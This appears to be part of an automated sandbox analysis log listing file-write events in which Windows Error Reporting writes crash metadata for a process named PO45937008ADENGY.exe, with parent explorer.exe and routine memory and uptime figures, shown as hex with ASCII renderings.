C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	86	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 50 00 4f 00 34 00 35 00 39 00 33 00 37 00 30 00 30 00 38 00 41 00 44 00 45 00 4e 00 47 00 59 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.P.O.4.5.9.3.7.0.0.8.A.D.E.N.G.Y...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.0.0.0.0.0.0.0.0.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 32 00 30 00 35 00 37 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.2.0.5.7.6.<./.U.p.t.i.m.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".3.3.2.". .h.o.s.t.=.".3.4.4.0.4.".>.1.<./.W.o.w.6.4.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 33 00 30 00 37 00 31 00 35 00 33 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.2.3.0.7.1.5.3.9.2.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 32 00 38 00 34 00 37 00 34 00 38 00 38 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.2.2.8.4.7.4.8.8.0.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 38 00 30 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.1.8.0.8.4.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 30 00 35 00 38 00 31 00 35 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.5.0.5.8.1.5.0.4.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 30 00 35 00 38 00 31 00 35 00 30 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.5.0.5.8.1.5.0.4.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 38 00 33 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.5.8.3.2.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 30 00 37 00 35 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.3.5.0.7.5.2.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	126	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 33 00 39 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.9.3.9.9.2.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	110	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 39 00 33 00 37 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.9.3.7.2.0.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 37 00 35 00 37 00 34 00 34 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.2.9.7.5.7.4.4.0.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 31 00 36 00 35 00 37 00 39 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.1.6.5.7.9.8.4.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 37 00 35 00 37 00 34 00 34 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.2.9.7.5.7.4.4.0.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.3.4.2.4.<./.P.i.d.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.e.x.p.l.o.r.e.r...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 31 00 35 00 35 00 30 00 34 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.7.1.5.5.0.4.4.<./.U.p.t.i.m.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6974497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 38 00 32 00 34 00 31 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.5.8.2.4.1.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 33 00 32 00 37 00 30 00 36 00 33 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.3.2.7.0.6.3.0.4.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6974497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER3111.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6974497A	unknown

